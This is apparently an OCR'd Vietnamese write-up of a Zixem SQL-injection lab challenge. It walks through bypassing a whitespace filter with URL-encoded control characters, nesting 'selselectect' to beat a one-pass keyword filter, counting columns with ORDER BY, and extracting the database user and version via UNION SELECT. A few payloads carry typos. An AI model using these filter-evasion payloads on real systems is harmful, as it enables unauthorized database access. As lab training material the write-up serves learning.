

Thử kiểm tra input bằng cách thêm ‘



Kết quả chứng tỏ input là number.



Thử với payload: union select version(). Kết quả là bị filter như hình trên. Sau khi thử nhiều cách khác nhau thì khoảng trắng sẽ bị filter mất. Vì đây là inject thông qua url nên ta có thể dùng các kí tự khi được url encode không bị filter mất làm khoảng trắng Ở đây chọn VT có giá trị là %0A.

HT	horizontal tab	%09
LF	line feed	%0A
VT	vertical tab	%0B
FF	form feed	%0C

Query ban đầu sẽ trở thành:

`id=1%0Bunion%0Bselect%0Bversion()`

```
?id=1%0Bunion%0Bselselectect%0Bversion()
```

The used SELECT statements have a different number of columns ***ID:***
Age:

---

good luck. -Zixem

Kết quả đã bypass filter thành công. Ta thấy select sẽ bị filter bỏ đi. Nếu filter chỉ áp dụng một lần,để bypass được ta sẽ lồng 2 chữ select vào nhau thành selselectect.

Payload: `id=1%0Bunion%0Bselselectect%0Bversion()`

```
d=1%0Border%0Bby%0B4
```

Unknown column '4' in 'order clause' ***ID:***
Age:

---

good luck. -Zixem

Tiếp theo tìm số cột của bảng bằng order by. Thử lần lượt ta suy ra được số cột là 3

Payload: `id=1%0order%0Bby%0B4`

p?id=1%0Band%0B1=2%0Bunion%0Bselselectect%0Buser(),version(),3

ID: 8.0.21
Age: zixem@localhost

---

good luck. -Zixem

Kết hợp tất cả lại ta có query cuối cùng. Thêm `and 1=2` để bỏ query 1

Payload: `id=1%0Band%0B1=2%0Bunion%0Bselselectect%0Buser(),version(),3`